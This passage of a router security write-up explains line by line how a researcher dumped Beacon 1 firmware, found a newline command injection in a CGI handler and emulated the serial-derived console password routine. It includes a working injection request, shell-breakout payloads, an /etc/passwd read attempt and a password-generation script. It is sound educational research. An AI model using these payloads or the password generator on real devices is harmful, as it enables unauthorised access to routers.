What came up was a restricted shell. A shell is a text prompt where you type commands; restricted means it only accepts a short list of them. Typing list showed what was available:
user> list
  enable
  help
  list
  show version
Line by line: user> is the prompt, showing you are the user account. list is the command typed. The indented lines are the commands the shell will accept: enable, help, list and show version. Nothing here lets you run arbitrary programs.
Running enable moved to a slightly less restricted shell:
user> enable
user# list
  configure
  disable
  exit
  help
  list
  logout
  nslookup HOST [SERVER]
  ntp date
  ping [-c COUNT] [-s SIZE] [-I IFACE or ip] [-W SEC] [-w SEC] {hostname or ip}
  shell
  show
  tftp (syslog|omci|voice) HOST
  traceroute [-m MAXTTL] [-p PORT] [-q NQUERIES] [-w WAIT_SEC] [-i IFACE] HOST [BYTES]
Line by line: enable is typed at the first prompt. The prompt changes from user> to user#, the # signalling more power. list now shows a longer menu. configure changes settings, disable goes back down a level, exit and logout leave, nslookup looks up a hostname, ntp date asks a time server for the date, ping tests whether a host answers, shell is the obvious prize, show displays information, tftp fetches files from a server, and traceroute maps the path packets take to a host. The square brackets show optional arguments, for example [-c COUNT] means you may say how many pings to send.
Several of these commands take a hostname or address and pass it to another program, which is exactly the kind of place where command injection tends to hide. And there was a shell command right there. The researcher tried it:
user# shell
Password2:

passwd invalid!
Line by line: shell is typed. The router asks for Password2:. Whatever was typed was rejected with passwd invalid!. None of the obvious passwords worked, including the hardcoded ones other researchers had published for other versions.
On those other versions, the password prompt itself had been vulnerable to a command injection using a simple ;/bin/sh ; payload. In a shell, ; separates one command from the next, so if the prompt passed your input to a shell, typing ;/bin/sh ; would start a new shell. That trick no longer worked here.
The researcher then enumerated everything: tried every command, every option, every combination. Some commands, traceroute among them, were vulnerable to argument injection, where extra text is treated as an option by the program being called rather than as a separate command. None of them allowed a full break out into arbitrary commands. The restricted shell also filtered out most of the characters people use to chain commands together, such as ;, | and backticks. Only the input/output redirection characters < and > got through, and on their own they did not achieve much:
user(show)# list
  ...
  network interface (IFNAME|all)
  ...

user(show)# network interface </etc/passwd
br0            Link encap:Ethernet  HWaddr XX:XX:XX:XX:XX:XX
               inet addr:[redacted]  Bcast:[redacted]  Mask:[redacted]
               inet6 addr: fe80::1/64 Scope:Link
               UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
               RX packets:32988 errors:0 dropped:0 overruns:0 frame:0
               TX packets:2968 errors:0 dropped:0 overruns:0 carrier:0
               collisions:0 txqueuelen:0
               RX bytes:7122397 (6.7 MiB)  TX bytes:815671 (796.5 KiB)
Line by line: the prompt user(show)# means you are inside the show sub-menu. list shows what show can display, including network interface (IFNAME|all), which prints details of a network interface, either one named interface or all of them. Then network interface </etc/passwd runs that command but redirects its input from the file /etc/passwd, the classic Unix file listing user accounts. The output shown is the interface br0 with its addresses and packet counters. The redirection was accepted, but the command ignored the file it was pointed at, so nothing sensitive leaked. It confirmed that < survives the filter, but not that it is useful.
At this point manual testing had gone as far as it could. To find a real vulnerability in the restricted shell or the web interface, the researcher needed the firmware itself.
Step 3: Pulling the firmware off the chip
The firmware lives in the NAND flash chip. The researcher desoldered it with the heat gun at about 380 degrees Celsius. It was their first time removing a chip, and the technique was rough: no flux (a chemical that helps solder flow), just waiting until the solder joints looked shiny, then easing the chip off with tweezers.
The chip was then read with the XGecu T48 programmer and a TSOP48 adapter. The package type was known from online spec sheets. The researcher did not photograph the chip itself, but shows the T48 with another TSOP48 chip analysed at the same time.
One detail cost time. The adapter needs the chip placed on top and then pressed down so the adapter opens and the chip drops fully inside. If you just lay it on top, it sits above the contacts and reads as blank. Once seated correctly, reading was easy, because the XGecu software has exact settings for that chip model.
binwalk spotted a few magic bytes, the short signatures that mark the start of a known file-system format, for UBI (the file system used on raw flash memory). But it failed to extract anything usable. Attempts to extract UBI partially, or to repair the broken file binwalk produced, led nowhere. The useful clue came from scrolling through the dump in a hex editor: there were invalid bytes after every 2048 bytes.
An article on cn-sec described the same problem. A raw memory dump is not the same as the file system it contains, because flash chips store extra data alongside each block for error detection. This extra data is called out-of-band (OOB) data. The Macronix MX30LF1G18AC datasheet says:
The device has an on-chip buffer of 2,112 bytes for data load and access. Each 2K-Byte page has the two area, one is the main area which is 2048-bytes and the other is spare area which is 64-byte.
In plain words: the chip stores data in pages. Each page is 2112 bytes: 2048 bytes of real data (the main area) plus 64 bytes of bookkeeping (the spare area). The dump therefore had to be cleaned by deleting those 64 spare bytes every 2112 bytes. A short Python script did that, and afterwards binwalk (really a wrapper around ubireader) worked without a hitch.
Step 4: Reading the code
With the firmware extracted, the researcher could reverse engineer the programs behind the web and console interfaces. Reverse engineering means reading compiled software, which is meant for a processor rather than a person, and working out what it does.
The web-related programs live in a /web directory. Most of them are CGI binaries. CGI is an old but simple way for a web server to run a program: when a browser requests a particular address, the server starts the matching program, hands it the request, and sends whatever the program prints back to the browser. A few shell scripts sit alongside them.
Each CGI binary has a standard CGIMain function that holds the logic for its address, and they share helper functions such as CGIWriteHead (write the response headers), CGIGetPost (read a value from the submitted form body) and CGIGetQuery (read a value from the address itself). Those shared helpers make the handlers easy to follow.
A search for dangerous functions such as system and popen turned up something interesting in troubleshooting_web_app.cgi. system runs a command through the shell; popen starts a command and lets the program read its output. Both are risky when their input comes from a user.
int __fastcall CGIMain(int a1, int a2)
{
  v9 = (_BYTE *)CGIGetPost("waninterfacename");
  ...
  if ( !sub_14390(v9) )
  {
    if ( v6 )
      free(v6);
    if ( v7 )
      free(v7);
    if ( v8 )
      free(v8);
    if ( v9 )
      free(v9);
    if ( v10 )
      free(v10);
    app_result(0);
    return 0;
  }
  ...
  if ( v9 && *v9 )
  {
    if ( isBeaconVariant(v16) )
      v23 = "rm -f /tmp/Ifacedump.txt";
    else
      v23 = "/usr/sbin/cs_sudo rm -f /tmp/Ifacedump.txt";
    system(v23);
    strcpy(command, " ");
    sprintf(command, "ifconfig %s >> /tmp/Ifacedump.txt 2>&1", v9);
    system(command);
    ...
}
Line by line: CGIMain is the entry point for this web address. v9 is filled from the form field named waninterfacename, so it is text the browser sent. The ... marks code left out. sub_14390(v9) is a check; if it returns false, the code frees several memory buffers, calls app_result(0) to report failure, and returns. If the check passes and v9 is not empty, the code picks a command to delete an old file: rm -f /tmp/Ifacedump.txt, or the same with cs_sudo in front on other variants. It runs that with system. Then it builds a command with sprintf: the word ifconfig, a space, the value of v9, then >> /tmp/Ifacedump.txt 2>&1, which appends the output to a file and sends error messages to the same place. Finally system(command) runs it.
So v9, the text from the form, ends up inside a command that the router runs. The only obstacle is sub_14390, which looked like a validator or sanitiser:
int __fastcall sub_14390(char *s)
{
  int i; // r4
  int v3; // r1

  if ( !s )
    return 1;
  for ( i = 0; i != 36; i += 6 )
  {
    v3 = byte_15A04[i];
    if ( strchr(s, v3) )
    {
      customer_log_log(
        6,
        "Function %s() ,  it include shell cmd, maybe lead to security issue,  string is %s\n",
        "isSecurityString",
        s);
      return 0;
    }
  }
  return 1;
}
Line by line: the function takes a string s. If s is empty, it returns 1, meaning allowed. Otherwise it loops with i starting at 0 and stepping by 6 until it reaches 36, so it visits six positions in a table called byte_15A04. At each position it reads a character and uses strchr to ask whether that character appears anywhere in s. If it does, the function writes a log message saying the string includes a shell command and may lead to a security issue, then returns 0, meaning rejected. If the loop finishes without a match, it returns 1, meaning allowed.
In other words, it checks the input against a blacklist of shell characters. Inspecting that list showed it did not include the newline character, written 0x0A. In a shell, a newline ends one command and starts the next, so it works just as well as ; for chaining commands.
Step 5: The UART password
The other open question was the password for the console. The Beacon 1 used to have a hardcoded password, but that had changed and nobody had published the new one.
The logic for the console appeared to live in a program called vtysh. The password is generated by a function called gen_varlen_vtyshpw, which is imported from a shared library called libsec_engine.so. A shared library is a file of reusable code that several programs can load, a bit like a toolbox they all borrow from.
int sub_1393C()
{
  ...
  if ( scfg_get("G984Serial", s, 128) < 0 )
    {
      perror("Cannot get scfg\n");
      return -1;
    }
    else
    {
      snprintf(
        v4,
        9u,
        "%02x%02x%02x%02x",
        (unsigned __int8)s[0],
        (unsigned __int8)s[1],
        (unsigned __int8)s[2],
        (unsigned __int8)s[3]);
      v0 = strlen(v4);
      gen_varlen_vtyshpw(v4, v0, 12, s2, "07");
      fwrite("Password:", 1u, 9u, (FILE *)stdout);
Line by line: sub_1393C is the function that produces the password. scfg_get("G984Serial", s, 128) asks the device configuration for the value named G984Serial, the serial number, and stores it in the buffer s with room for 128 bytes. If that fails, it prints an error and returns -1. Otherwise snprintf formats the first four bytes of the serial into v4 as eight hexadecimal characters, two per byte, which is what %02x means. strlen(v4) measures that string. gen_varlen_vtyshpw(v4, v0, 12, s2, "07") passes the serial text, its length, a length of 12, an output buffer s2, and a string "07" into the password generator. Finally it prints Password: to the screen.
The serial number feeds the password generation, so each device gets its own password. That explains why nobody appears to have found a universal password for this console.
Step 6: Confirming the injection point
The form field waninterfacename reaches system() through sprintf(command, "ifconfig %s >> /tmp/Ifacedump.txt 2>&1", v9). The only check in the way is the blacklist in sub_14390.
Step 7: Getting past the blacklist with a newline
Because 0x0A is not in byte_15A04, a newline in the field ends the ifconfig command and starts a new one. The researcher sent this request:
POST /troubleshooting_web_app.cgi?ping HTTP/1.1
Host: [redacted]
Connection: keep-alive
Content-Length: 213
Accept-Language: en-GB,en;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate, br
Cookie: ...

wan_conlist=2&ipaddress=[redacted]&direction=rx&status=enable&domain=&wan_port=WAN&waninterfacename=ewan_1091_4_1%0awhoami%0a&portstatus=Disconnected&lan_port=null&csrf_token=pTdrsjSczaAoECVi
Line by line: POST is the method a browser uses to send data to a server, as opposed to GET, which just asks for a page. /troubleshooting_web_app.cgi?ping is the address being called, with ?ping telling the program which action to take. Host: [redacted] is the router's address on the local network. Connection: keep-alive asks to keep the connection open. Content-Length: 213 says how many bytes of body follow. The Accept-Language, Accept and Accept-Encoding lines describe what the browser can understand. Content-Type: application/x-www-form-urlencoded says the body is a standard form submission. Cookie: ... would carry the browser's session cookie, a small piece of text the site gave the browser earlier so it can recognise the user; the value is left out here. After the blank line comes the body: a list of name=value pairs joined by &. Most of them are ordinary settings. The important one is waninterfacename=ewan_1091_4_1%0awhoami%0a. The %0a is how a newline is written in a URL, so the value is really ewan_1091_4_1, a newline, whoami, a newline. whoami is a command that prints the name of the user the program is running as. The body also carries a csrf_token.
When the router builds its command, the shell sees ifconfig ewan_1091_4_1, then whoami, then an empty command. The first line runs normally, the second runs whatever the attacker typed. That is arbitrary command execution: the ability to run any command on the device.
A couple of other command injections were found in the same way. All of them appear to have been patched in the latest Beacon 1 firmware; the extracted firmware was an older version.
Step 8: Generating the console password with Qiling
The password function is more complex than the snippet above: it performs cryptographic operations and reads key material from /usr/etc/se_k.enc.dat. Working all of that out by reading the code would be tedious when the goal was simply to get the password, which was now known to depend on the serial number.
Qiling was used instead. Qiling is an emulator: it pretends to be the router's processor, so a piece of the router's software can run on an ordinary computer. The script jumps straight to sub_1393C, supplies a serial number by intercepting the scfg_get call, and prints the generated password:
from qiling import Qiling
from qiling.const import QL_VERBOSE, QL_INTERCEPT
import sys
from qiling.extensions import pipe
from qiling.os.const import STRING, PARAM_PTRX, PARAM_INT32

def hook_open(ql: Qiling, pathname_ptr: int, flags: int, mode: int, retval: int):
    filename = ql.mem.string(pathname_ptr)
    if filename == '' and retval == 3:
        ql.arch.regs.pc = 0x1393C

    return None

def my_scfg_get(ql: Qiling):
    params = ql.os.resolve_fcall_params({'cfg_name': STRING, 'cfg_buffer': PARAM_PTRX, 'buf_size': PARAM_INT32})
    # modify to your serial
    my_serial = b'\x00\x00\x00\x00'

    # Write the bytes to the buffer in the emulated memory
    ql.mem.write(params['cfg_buffer'], my_serial)

    return 1

def my_gen_varlen_vtyshpw_enter(ql: Qiling):
    params = ql.os.resolve_fcall_params({'serial': STRING, 'serial_len': PARAM_INT32, 'dst_len': PARAM_INT32, 'dst': STRING })
    print(params)

def my_gen_varlen_vtyshpw_exit(ql: Qiling):
    params = ql.os.resolve_fcall_params({'serial': PARAM_PTRX, 'serial_len': STRING, 'dst_len': PARAM_INT32, 'dst': PARAM_PTRX })
    print(params)

if __name__ == "__main__":
    # set up command line argv and emulated os root path
    argv = r'squashfs-root-0/usr/sbin/vtysh -c'.split()
    rootfs = r'squashfs-root-0'

    ql = Qiling(argv, rootfs, multithread=True, verbose=QL_VERBOSE.DEBUG)

    # Hook a specific open call to begin jump to target function
    ql.os.set_syscall('open', hook_open, QL_INTERCEPT.EXIT)
    ql.os.set_api("scfg_get", my_scfg_get, QL_INTERCEPT.CALL)
    ql.os.set_api("gen_varlen_vtyshpw", my_gen_varlen_vtyshpw_enter, QL_INTERCEPT.ENTER)
    ql.os.set_api("gen_varlen_vtyshpw", my_gen_varlen_vtyshpw_exit, QL_INTERCEPT.EXIT)

    ql.run()
Line by line: the from lines import the pieces of Qiling the script needs. hook_open is a function that runs whenever the emulated program calls open, the system call that opens a file. It reads the filename from emulated memory; if the filename is empty and the call returned 3, it sets the program counter, the register that says which instruction runs next, to 0x1393C, the address of the password function. That is how the script jumps straight into the interesting code. my_scfg_get replaces the real configuration lookup: it describes the function's arguments, sets my_serial to four zero bytes (the comment says to change this to your own serial), writes those bytes into the buffer the caller supplied, and returns 1 for success. my_gen_varlen_vtyshpw_enter and my_gen_varlen_vtyshpw_exit run before and after the password generator, printing its arguments. The main block sets up the program to emulate, vtysh from the extracted firmware, and the root folder that stands in for the router's file system. It creates the emulator, then registers the hooks: open on exit, scfg_get on call, and the password generator on entry and exit. Finally ql.run() starts it.
The approach appeared to work, but it could not be tested on the same device. The storage chip had already been removed from that unit, and the second device had updated to a newer firmware with a different password prompt, Password2.
Why the bug exists
The web command injection is a simple case of unsanitised input reaching a shell. waninterfacename comes straight from the form body and is pasted into a command string passed to system(). The only defence is a blacklist of shell characters in sub_14390, and that blacklist misses the newline, which is enough to start a second command. The check does log a message when it rejects input.
The console password is not a vulnerability in itself. It is derived from the device serial number and key material in /usr/etc/se_k.enc.dat. The restricted shell's own filtering blocks most breakout characters, leaving only <>, which limits what can be done from the console without the password.
What an attacker could do
On the affected firmware version, anyone able to send a POST request to troubleshooting_web_app.cgi on the router can run arbitrary commands through the waninterfacename field. The request shown targets the router's local network address and includes a CSRF token, so how far this reaches in practice depends on how the web interface is exposed and how that token is obtained. The researcher notes that the injections found appear to have been patched in the latest Beacon 1 firmware, and that the extracted firmware was an older version.
On the hardware side, physical access to the board gives a console with a restricted shell, and desoldering the NAND chip gives the full firmware. The console password is derived from the device serial number, so it differs per device.
How it was fixed
The command injections appear to have been patched in later firmware versions; the report does not describe the patch itself. The report does not describe the patch itself. The underlying fix is to stop building shell command strings from request parameters: check waninterfacename against a list of allowed interface names, or avoid the shell entirely and use an interface API. A blacklist of characters is fragile, as the missing newline shows.
Things worth trying on similar devices
- Blacklist gaps in other web handlers. Search the extracted firmware for
systemandpopencalls fed byCGIGetPostorCGIGetQuery, then look at the validator each one uses. A positive result is a field that reaches the shell while the validator's character table misses a separator such as0x0A,;,|or a backtick. - Newline injection wherever a blacklist exists. For any handler with a character blacklist, send the field with
%0afollowed by a harmless command such aswhoamiand a trailing%0a. A positive result is the command's output appearing in the response or in a file the handler writes. - Argument injection in restricted shells. Commands such as
traceroute,pingandnslookupin the console accept host and option arguments. Try option-style payloads that make the tool read or write files. A positive result is file contents or a changed file, even without a full shell. - Input/output redirection in restricted shells. Where only
<>survives filtering, try redirecting a command's input from a sensitive file, as withnetwork interface </etc/passwd. A positive result is the file's contents shown by the command. - Out-of-band data in NAND dumps. When
binwalkdetects UBI signatures but fails to extract, check the dump for a repeating stride (here 2112 bytes with 64 bytes of spare area). A positive result is a clean extraction after removing the spare bytes. - Serial-derived passwords. Where a password routine calls a configuration getter for a device identifier, emulate the program and hook that getter to supply a chosen serial. A positive result is a printed password that changes with the serial, confirming per-device keying.
Glossary
- Argument injection: a bug where user text is passed to a program as if it were one of its options, changing what the program does without starting a new command.
- Baud: the speed of a serial connection, in signal changes per second; 115200 is a common rate.
- Blacklist: a list of things that are forbidden; anything not on the list is allowed, which is why a missing entry matters.
- CGI: a simple way for a web server to run a program for a particular address and send its output back to the browser.
- Command injection: a bug where text supplied by a user ends up being run as a system command.
- Cookie: a small piece of text a website stores in your browser so it can recognise you on later requests.
- CSRF token: a value included in a form to prove the request came from the site's own pages rather than from another site.
- Desoldering: melting the solder that holds a component to a circuit board so it can be removed.
- DRAM: working memory that loses its contents when power is removed.
- Emulator: software that pretends to be a particular processor so programs written for it can run on another machine.
- Firmware: the software built into a device, stored in its memory chip.
- Flux: a chemical used when soldering to help solder flow and stick.
- Hardcoded credentials: a username and password written into the software that cannot be changed.
- Hex editor: a program that shows a file as raw bytes.
- Magic bytes: a short signature at the start of a file that identifies its format.
- NAND flash: a memory chip that keeps its contents without power, used to store firmware.
- Out-of-band (OOB) data: extra bytes a flash chip stores alongside real data for error detection.
- POST: the HTTP method a browser uses to send data to a server.
- Program counter: the processor register that holds the address of the next instruction to run.
- Qiling: an emulator that runs a single program from a device on an ordinary computer.
- Restricted shell: a command prompt that only accepts a short list of commands.
- Reverse engineering: reading compiled software to work out what it does.
- RF shield: a metal cover over radio components that stops them interfering with each other.
- Serial number: a unique identifier assigned to each device.
- Shared library: a file of reusable code that several programs can load.
- Shell: a text prompt where you type commands for the computer to run.
- Shell metacharacter: a character such as
;,|or a newline that the shell treats as an instruction rather than as text. - Silkscreen: the printed labels on a circuit board.
- Soldering: joining a component to a board with a metal alloy that melts.
- Spare area: the extra 64 bytes in each flash page used for bookkeeping.
- System call: a request from a program to the operating system, such as opening a file.
- TSOP48: a physical chip package with 48 pins.
- UBI: a file system used on raw flash memory.
- UART: a simple serial link used by small computers to talk to a terminal.
- URL decoding: turning codes such as
%0aback into the characters they stand for. - Validator: code that checks whether input is acceptable before using it.
whoami: a command that prints the name of the user running it.


